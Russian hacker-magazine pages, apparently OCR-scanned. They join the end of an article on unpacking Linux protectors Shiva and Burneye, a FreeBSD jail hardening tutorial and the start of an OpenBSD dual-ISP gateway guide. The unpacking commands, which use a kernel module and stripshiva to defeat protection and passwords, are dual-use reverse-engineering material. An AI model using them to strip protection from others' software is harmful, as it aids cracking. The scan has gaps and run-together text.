
; запускаем распакованную программу, чтобы убедиться в ее работоспособности
$ ./burnout

; выгружаем LKM-модуль из памяти
$ rmmod burndump
```

Shiva

Происхождение: весьма амбициозный протектор, созданный двумя гуру Neel Mehta и Shaun Clowes и неоднократно демонстрируемый ими на конференциях Black Hat. Исходные тексты не разглашаются (как будто там есть, что скрывать!), а сам бинарник можно скачать как с сайта разработчиков: www.securereality.com.au/archives/shiva-0.95.tar.gz, так и с сервера Black Hat: blackhat.com/presentations/bh-usa-03/bh-us-03-mehta/bh-us-03-shiva-0.96.tar, причем версия с Black Hat'а посвежее будет, что наводит на определенные размышления.


Описание: протектор поддерживает парольную защиту (правда, без привязки к оборудованию), реализует мощную антиотладку, многоуровневую динамическую шифровку с порождением дочернего отладочного процесса, эмуляцию некоторых процессорных




> Shiva настолько крутой протектор, что даже ни в одной системе не запускается



> Страничка хакера ByteRage, поломавшего Burneye



> Отсюда можно скачать UPX



инструкций... В общем, получился почти что Armadillo, только под Linux. Но если Armadillo хоть как-то работает, то Shiva на всех доступных мне системах выпадает в Segmentation fault. Тестирование проводилось на Knoppix с ядрами 2.6.7/2.4.7 и Suse с ядром 2.6.8 (как под VMWare, так и на живой машине).

Распаковка: морской волк Chris Eagle создал бесплатно распространяемый автоматический распаковщик, позволяющий любому желающему положить Shiva на лопатки: www.blackhat.com/presentations/bh-federal-03/bh-federal-03-eagle/bh-federal-03-eagle.zip. После разархивации мы найдем мультимедийную презентацию bh-federal-03-eagle.ppt с объяснением принципов работы протектора, пару idc-скриптов для упрощения дизассемблирования защищенных файлов в IDA Pro и еще один архив stripshiva.tar.gz, содержащий исходный код автоматического распаковщика.

Компиляцияосуществляетсяпростымзапуском утилиты make, после чего у нас на диске образуется stripshiva (распаковщик не защищенных паролем файлов) и shivalkm.o (загружаемый модуль ядра для взлома паролей). Незапароленные программы распаковываются так:

```
# stripshiva x.shiva
```

А вот для взлома запароленных файлов приходится совершать гораздо больше телодвижений (при этом предполагается, что запароленный файл уже запущен, то есть пароль должен быть известен. По-другому, увы, ломать не получается):

Распаковка файлов, обработанных протектором Shiva и защищенных паролем

```
; загружаем LKM-модуль в память
$ insmod shivalkm.o

; выгружаем модуль (свою работу он уже выполнил)
$ rmmod shivalkm


; проверяем журнальные записи на наличие любых сообщений
$ tail /var/log/messages

; превращаем дамп в готовый ELF-файл
$ stripshiva -p shivaout
```

Shiva — это лучший протектор из всех, существующих под *nix, но на проверку это оказывается всего лишь кривая калька с Armadillo и к тому же практически неработоспособная.

>> СВОДНАЯ ТАБЛИЦА СВОЙСТВ УПАКОВЩИКОВ

ХАРАКТЕРИСТИКА	ELFCRYPT	UPX	BYRNEYE	SHIVA
anti-debug	нет	нет	да	да
anti-dissembler	есть	нет	да	да
anti-ltrace	нет	да	да	да
allow to attach	да	да	да	нет
anti «procdump»	да	нет	нет	да
интерфейс	libc	syscall	syscall	syscall
содержит распак	нет	да	нет	нет
взломан	да	да	да	да



ЕВГЕНИЙ ЗОБНИН АКА J1M
/ J1M@LIST.RU /

Тюрьма для чертенка

ИСПОЛЬЗУЕМ ТЕХНОЛОГИЮ JAIL ДЛЯ ЗАПУСКА НЕБЕЗОПАСНОГО СОФТА

ВЧЕРА СИСТЕМНЫМ АДМИНИСТРАТОРОМ ИВАНОВЫМ БЫЛИ ЗАДЕРЖАНЫ ТРОЕ ПОДОЗРЕВАЕМЫХ В РАЗГЛАШЕНИИ КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ. SENDMAIL, WU-FTPD И PHP В ДАННЫЙ МОМЕНТ НАХОДЯТСЯ В КАМЕРЕ ПРЕДВАРИТЕЛЬНОГО ЗАКЛЮЧЕНИЯ И СВОЮ ВИНУ НЕ ПРИЗНАЮТ. ГРАЖДАНИН ИВАНОВ ЗА ПРОЯВЛЕННУЮ БДИТЕЛЬНОСТЬ ПОЛУЧИЛ ОТ РАБОТОДАТЕЛЯ ДЕНЕЖНОЕ ВОЗНАГРАЖДЕНИЕ.
НЕТ, Я НЕ ПЕРЕПУТАЛ АДРЕС РЕДАКЦИИ ЖУРНАЛА, НАЧАВ СТАТЬЮ ТАКИМ INTRO. СЕГОДНЯ МЫ ПОГОВОРИМ О ВЕЩАХ, КАЗАЛОСЬ БЫ, НЕСОВМЕСТИМЫХ — ОБ АДМИНИСТРИРОВАНИИ BSD-СИСТЕМ И ТЮРЕМНОМ ЗАКЛЮЧЕНИИ (КОНЕЧНО ЖЕ, ВИРТУАЛЬНОМ, КАК И ВСЕ В ЦИФРОВОМ МИРЕ). РЕЧЬ ПОЙДЕТ О ТЕХНОЛОГИИ JAIL, ПРИМЕНЯЕМОЙ В FREEBSD ДЛЯ ИЗОЛЯЦИИ ОТДЕЛЬНЫХ НЕБЕЗОПАСНЫХ СЕРВИСОВ ОТ ОСНОВНОЙ ХОСТ-СИСТЕМЫ.

У технологии jail есть множество названий. Это и прямой перевод — тюрьма, и лукавое — песочница, и громкое — виртуальный сервер. В любом случае, все они подразумевают одно — изолированную среду исполнения. Принцип работы jail основан на способности системного вызова chroot(2) заключать процесс и всех его потомков в отрезанную от основной системы среду исполнения. Так, например, скопировав всю систему в каталог /usr/chroot, а затем, выполнив команду «chroot /usr/chroot /bin/sh», мы окажемся в изолированной среде, и действия, выполняемые в ней, не отразятся на основной системе. На первый взгляд, отличная площадка для запуска небезопасного софта, но у chroot есть один существенный недостаток — полномочия суперпользователя в нем неограниченны. Злоумышленник, завладевший правами root'а, сможет модифицировать ядро, загружать модули, изменять сетевую конфигурацию, монтировать файловые системы и даже легко выбираться из chroot-окружения. Jail же, напротив, лишает суперпользователя многих привилегий, как бы приравнивая его к особому классу пользователей. В частности, находясь в jail-окружении, root не имеет права:

1/ Загружать модули ядра и каким-либо образом модифицировать ядро (например, через /dev/kmem).
2/ Изменять переменные ядра (за исключением kern.securelevel и kern.hostname).
3/ Создавать файлы устройств.
4/ Монтировать и демонтировать файловые системы.
5/ Изменять сетевые конфигурации.
6/ Создавать RAW-сокеты (поведение настраивается).
7/ Получать доступ к сетевым ресурсам, не ассоциированным с IP-адресом jail'a.



8/ Работать с System V IPC (поведение настраивается).
9/ Присоединяться к процессу и использовать ptrace(2).

Как видно, полномочия root'a внутри jail-окружения очень ограничены, но такие базовые (и в большинстве случаев необходимые) операции, как манипулирование правами доступа и лимитами, а также привязка к привилегированным портам, суперпользователь выполнять способен. Жесткое обрезание прав администратора внутри jail гарантирует, что горе-хакер не сможет выбраться из окружения и навредить работоспособности корневой машины. Кроме того, jail виртуализирует сетевые ресурсы машины и требует назначения выделенного IP-адреса для каждого jail-окружения. Именно по этой причине jail часто называют виртуальным сервером.

```
[host]# jail /usr/jail/192.168.3.3 jail j3m.org 192.168.3.3
# kldload sound
kldload: can't load sound: Operation not permitted
# sysctl kern.coredump=1
kern.coredump: 1
sysctl: kern.coredump: Operation not permitted
# mknod ad0 b 4 10
mknod: ad0: Operation not permitted
# mount -t ext2fs /dev/ad0s2 /mnt
ext2fs: /dev/ad0s2: Operation not permitted
# ifconfig ed0 inet alias 192.168.3.4 255.255.255.255
ifconfig: ioctl (SIOCAIFADDR): permission denied
# ping 192.168.3.1
ping: socket: Operation not permitted
# █
```

Караул! root потерял права

Jail эффективно решает проблемы, связанные с проникновением непрошеных гостей в корневую машину, но совершенно беззащитен против тех, кто хочет использовать ресурсы сервера в корыстных целях. Суперпользователь вправе устанавливать лимиты, поэтому любой, получивший root'a внутри jail-окружения, сможет повесить систему при помощи пресловутой fork-бомбы. SMTP-сервер может быть использован для рассылки спама, а FTP-сервер превращен в хранилище вареза. Это не большая трагедия для администратора, который следит за своим сервером, но пустяковой ее тоже не назовешь. Частично эти проблемы можно решить, создав нечто вроде демилитаризованной зоны (DMZ) из нескольких jail'ов, но это уже тема отдельной статьи.

Личный jail-сервер

Наверное, немногие из читателей могут похвастаться наличием в своем распоряжении сразу нескольких глобально маршрутизируемых IP-адресов. Поэтому jail'у придется назначить IP-адрес из сетей класса A, B или C (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16). Пакеты с такими адресами назначения никогда не придут из внешнего мира, так как еще вначале пути будут отсечены корректно настроенным маршрутизатором. Также необходимо будет произвести трансляцию сетевых адресов (NAT) и настроить редирект входящих пакетов с определенными портами назначения на зарезервированный IP-адрес из частного диапазона. Пусть это будет, например, 192.168.3.3.

Для создания нового jail-окружения нам понадобятся исходники ОС. Из них мы соберем базовое окружение FreeBSD и установим в выделенный каталог, получив в результате копию хост-системы. Можно пойти и другим путем: скопировать все необходимое для запуска сервиса прямо из корневого каталога, но это трудозатратный и чреватый ошибками способ, поэтому его мы пока оставим. Итак, установив с диска или получив при помощи cvsup исходники, переходим в каталог /usr/src и набираем следующую последовательность команд:

Сборка jail-окружения

```
# JAIL=/usr/jail/192.168.3.3
# mkdir -p $JAIL
# make world DESTDIR=
  $JAIL
# cd etc
# make distribution
  DESTDIR=$JAIL
# cd $JAIL
# ln -sf /dev/null kernel
```

В результате каталог /usr/jail/192.168.3.3 будет содержать все необходимое для создания нового jail'a. Здесь имя каталога было выбрано в соответствии с IP-адресом, который мы вскоре назначим jail'у. На самом деле, имя может быть любым, но в случае создания нескольких jail'ов ассоциация имени каталога с IP-адресом или сервисом очень помогает в администрировании.

Далее назначаем сетевому интерфейсу IP-псевдоним, адрес jail'a. IP-алиасинг выполняется при помощи команды /sbin/ifconfig:

```
# ifconfig ed0 inet alias 192.168.3.3 255.255.255.255
```

Чтобы не утомлять себя набором этой команды каждый раз после перезагрузки, поправим /etc/rc.conf:

```
# echo "ifconfig_ed0_alias0=\"inet 192.168.3.3\"" >> /etc/
rc.conf
```

Также необходимо устранить конфликты между корневой машиной и jail-окружением, изменив конфигурацию некоторых сетевых демонов:

```
# echo "syslogd_flags=\"-ss\"" >> /etc/rc.conf
# echo "inetd_flags=\"-wW -a <IP-адрес корневой машины>\""
>> /etc/rc.conf
```

Первая команда укажет демону syslogd не занимать порт 514 для приема журнальных записей с других хостов. Вторая настроит демон inetd на прием запросов только с IP-адреса коневой машины. Любой сервис, работающий на корневой машине, должен быть настроен соответствующим образом.

При создании jail'ов также необходимо учитывать их специфику, то есть виртуальную сущность всего jail-окружения. Поэтому придется немного покопаться в недрах каталога /usr/jail/192.168.3.3/



› Чтобы приведенные в примере правила редиректа пакетов заработали, придется пересобрать ядро с поддержкой ALTQ (options ALTQ).


Технология jail впервые появилась в FreeBSD 4.0.

Для остановки jail-сервера из хост-системы достаточно убить все процессы jail'a командой «kill -TERM».

В FreeBSD 6.1 у команды jail появилась опция '-J', которая позволяет записать в файл параметры jail-окружения.



Наглядный пример запуска jail-сервера



Редирект работает на ура

etc. Теперь переходим в jail с правами суперпользователя (вход без запуска инициализационных скриптов):

```
# jail /usr/jail/192.168.3.3 jail.j1m.org 192.168.3.3 /bin/sh
```

Команда jail требует указания четырех аргументов: путь, доменное имя, IP-адрес и команда, которая будет выполнена после входа в jail-окружение. Оказавшись внутри jail'a, следует выполнить несколько действий:

1/ Создаем пустой файл fstab (touch /etc/fstab), чтобы скрипты инициализации не ругались на его отсутствие.
2/ Устанавливаем пароль для суперпользователя (passwd root) и создаем, если необходимо, дополнительных пользователей.
3/ Перестраиваем базу почтовых псевдонимов (newaliases), sendmail требует ее наличия.
4/ Настраиваем временную зону (tzsetup).
5/ Редактируем /etc/resolv.conf таким образом, чтобы сервисы, запущенные внутри jail'a, могли выполнять DNS-резолвинг. Можно указать адрес хост-системы, если она выступает в роли кэширующего DNS-сервера.
6/ Добавляем в /etc/rc.conf следующие строки:

```
# vi /etc/rc.conf

// Сетевое имя jail'a
hostname="jail.j1m.org"
// Отключаем конфигурирование сетевых интерфейсов (они виртуальные)
network_interfaces=""
// Запускаем необходимые сервисы
sshd_enable="YES"
```

Теперь можно выйти из jail-окружения, набрав команду exit.

Помещаем провинившихся в jail

Почти все готово для запуска сервиса (в данном случае ssh) в jail-окружении. Осталось примонтировать виртуальные файловые системы к соответствующим точкам внутри каталога /usr/jail/192.168.3.3, чтобы программы, требующие их наличия, работали без сбоев. Самой востребованной из таких VFS является procfs, хотя и к ней доступ необходим только небольшому числу сетевых демонов. При необходимости подключи fdeskfs и devfs. Но в отношении последней нужно быть очень осторожным, так как ее монтирование может создать серьезную брешь в безопасности хост-системы. Нельзя позволять злоумышленнику манипулировать файлами устройств. Более того, при создании jail'ов нужно всегда опираться на правило «чем проще, тем надежнее» и методом исключения отключать все, что только можно.

Разобравшись со всеми тонкостями, запускаем ssh-сервер:

```
# mount -t procfs proc /usr/jail/192.168.3.3/proc
# jail /usr/jail/ftp jail.j1m.com 192.168.3.3 /bin/sh /etc/rc
```

В этот раз мы не собирались самолично заходить в jail-окружение и поэтому указали в четвертом аргументе не просто «/bin/sh», а команду, запускающую инициализационные скрипты. Как следствие, на экране должны появиться диагностические сообщения, уведомляющие о том, что демоны (sshd, syslogd и cron) успешно запустились. В этом также можно убедиться, взглянув на вывод команды «ps ax | grep J» (все процессы, запущенные внутри jail'a, получают флаг 'J').

Теперь у нас есть свой собственный неприступный ssh-сервер, но он привязан к фиктивному IP-адресу. Чтобы разрешить клиентам подключаться к нему через публичный IP-адрес, необходимо настроить TCP-форвардинг, что легко сделать средствами OpenBSD'шного pf, который не так давно был перенесен в FreeBSD:

```
# vi /etc/pf.conf

ext_if="ed0"
host_ip="наш внешний IP-адрес"
jail_ip="192.168.3.3"
// Перенаправляем ssh-трафик на IP-адрес jail'a
rdr pass on $ext_if inet proto tcp from any to $host_ip \
  port ssh -> $jail_host
// Блокируем все остальные входящие подключения со стороны внешнего интерфейса
block in on $ext_if all
```

Если теперь попробовать подключиться с удаленной машины к ssh-порту внешнего IP-адреса, то окажется, что все прекрасно работает. SSH-пакеты перенаправляются, порты блокируются. Это простейший пример настройки брандмауэра. В более серьезной конфигурации придется фильтровать еще и пакеты, приходящие с интерфейса обратной петли (через него хост-система общается с jail'ом).

Теперь добавим всего один штрих к почти цельной картине — настроим запуск ssh-сервера при загрузке:

```
# vi /etc/rc.conf
jail_enable="YES"
// Список jail-окружений
jail_list="ssh"
// Стандартные опции jail
jail_ssh_rootdir="/usr/jail/192.168.3.3"
jail_ssh_hostname="jail.j1m.org"
jail_ssh_ip="192.168.3.3"
// Какие ФС монтировать?
jail_ssh_devfs_enable="NO"
jail_ssh_fdescfs_enable="NO"
jail_ssh_procfs_enable="YES"
```

Маленькие хитрости

В предыдущем разделе мы уже затронули вопрос, касающийся ограничения возможностей пользователя внутри jail-окружения. Теперь рассмотрим этот момент более подробно. Из правила «чем проще, тем надежнее» можно вывести несколько правил. Во-первых, без крайней необходимости не монтируй виртуальные файловые системы в каталог jail. Вполне вероятно, что рано или поздно в одной из них найдут критический баг, и тогда твой сервер может быть скомпрометирован. То же касается и suid-программ — по возможности их следует убрать из jail-окружения. Во-вторых, потрать немного своего драгоценного времени и очисти jail-окружение от всего, что не влияет на работоспособность сервера. Первым шагом к достижению этой цели станет модификация файла /etc/make.conf хост-системы с последующей переборкой jail-окружения. Затем следует самостоятельно удалить все лишнее из jail-каталога. Да, это утомительное занятие, но оно приносит свои плоды: затрудняет жизнь взломщику и освобождает дисковое пространство. Также рекомендуется установить лимиты на используемые ресурсы для всех юзеров и назначить файлам каталога /etc максимально строгие права доступа.

В нашем примере мы рассмотрели установку ssh-сервера в jail, но что если нам потребуются программы из дерева портов? Копирование — это расточительство, создание симлинка недопустимо (внутри jail-окружения он будет указывать сам на себя), NFS — это усложнение, а следовательно, еще одно узкое место в безопасности. Существует более простой способ предоставления доступа к дереву портов — unionfs:

```
# mount -t unionfs /usr/ports /usr/jail/192.168.3.3/usr/ports
```

В FreeBSD существует несколько переменных ядра, изменяя которые, можно контролировать поведение ядра по отношению к jail-окружению. В четвертой ветке эти переменные имели префикс jail. Начиная с пятой, он изменился на security.jail. Ниже приведен список переменных с описанием и рекомендациями:


MAXI
tuning
WWW.MAXI-TUNING.RU
RUSSIAN EDITION
ОН
только что прочел
MAXI tuning
В ПРОДАЖЕ СО 2 АВГУСТА



ANDREY MATVEEV
/ ANDRUSHOCK@REAL.XAKEP.RU /

Укрощение двухголового змия

ПО МНЕНИЮ ПОДАВЛЯЮЩЕГО БОЛЬШИНСТВА ПСИХИАТРОВ, ЗАВИСИМОСТЬ ОТ СЕТИ — ЭТО НЕ ЧТО ИНОЕ, КАК НОВАЯ БОЛЕЗНЬ, АНАЛОГИЧНАЯ ПРИСТРАСТИЯМ К НАРКОТИКАМ ИЛИ АЛКОГОЛЮ. ЗДЕСЬ МОЖНО БЫЛО БЫ ПОСПОРИТЬ СО СВЕТИЛАМИ НАУКИ, НО ВЕДЬ ЛЮБОЙ, ДАЖЕ КРАТКОВРЕМЕННЫЙ ПЕРЕБОЙ С ДОСТУПОМ В ИНТЕРНЕТ МЫ ВОСПРИНИМАЕМ КАК ЛИЧНУЮ ТРАГЕДИЮ ВСЕЛЕНСКОГО МАСШТАБА. О ТОМ, КАК ЛИШНИЙ РАЗ НЕ ОКАЗАТЬСЯ В ОФФЛАЙНЕ, МЫ СЕГОДНЯ И ПОГОВОРИМ..

ОРГАНИЗАЦИЯ ИЗБЫТОЧНОГО СОЕДИНЕНИЯ С ДВУМЯ ИНТЕРНЕТ-ПРОВАЙДЕРАМИ

2xISP: руководство к действию

Чтобы получить представление о работе того или иного поставщика услуг интернета, мы можем часами оценивать результаты мониторинга его надежности за разные годы, по крупицам собирать информацию из форумов и дотошно пытать своих знакомых. Но каковы бы ни были рейтинги, как бы благосклонны ни были отзывы пользователей — ни один из провайдеров не застрахован от (пусть даже кратковременных) сбоев, которые, по иронии судьбы и без легкого пара, происходят именно в тот момент, когда доступ в сеть крайне необходим.

Так что, полагаю, у каждого из нас рано или поздно возникала идея подключения к домашнему/институтскому/офисному серверу сразу двух интернет-каналов (основного и резервного) от разных провайдеров с возможностью автоматического поднятия резервного в случае падения основного.

Сделай правильный выбор


Трансляция сетевых адресов, перенаправление пакетов между сетевыми интерфейсами, фильтрация входящих и исходящих запросов... Можно еще очень долго перечислять функции, которые возложены на систему, обеспечивающую взаимодействие домашней/корпоративной локальной сети с всемирной паутиной. Не стоит также забывать, что сейчас, как никогда ранее, вопросы защиты клиентских компьютеров от несанкционированного доступа встают на передний план, затмевая собой практически все остальные.

Именно поэтому при поднятии шлюза важно остановить свой выбор на операционной системе, обладающей грамотной реализацией стека TCP/IP и мощным файрволом с гибким синтаксисом правил; системе, имеющую в своем составе подавляющее большинство сетевых служб, запускаемых в измененном корневом каталоге от имени непривилегированного пользователя (так называемые chroot окружения), что позволяет максимально снизить возможный ущерб при взломе.


Последняя версия непотопляемой OpenBSD (3.9 на момент написания статьи) как нельзя лучше подойдет для решения нашей задачи. Хотя в качестве используемой операционной системы может выступать любая из Free/Net/DragonFlyBSD.

Также нам понадобится компьютер с тремя сетевыми картами (я проводил тестирование на Pentium 100/64 Mb/1,2 Gb/3 сетевухи Intel EtherExpress PRO 100+), который будет отделять локальную сеть с внутренней адресацией (диапазоны 192.168.0.0/16, 172.16.0.0/12, 10.0.0.0/8 согласно RFC1918) от двух «внешних» интернет-каналов.





Топология сети 1



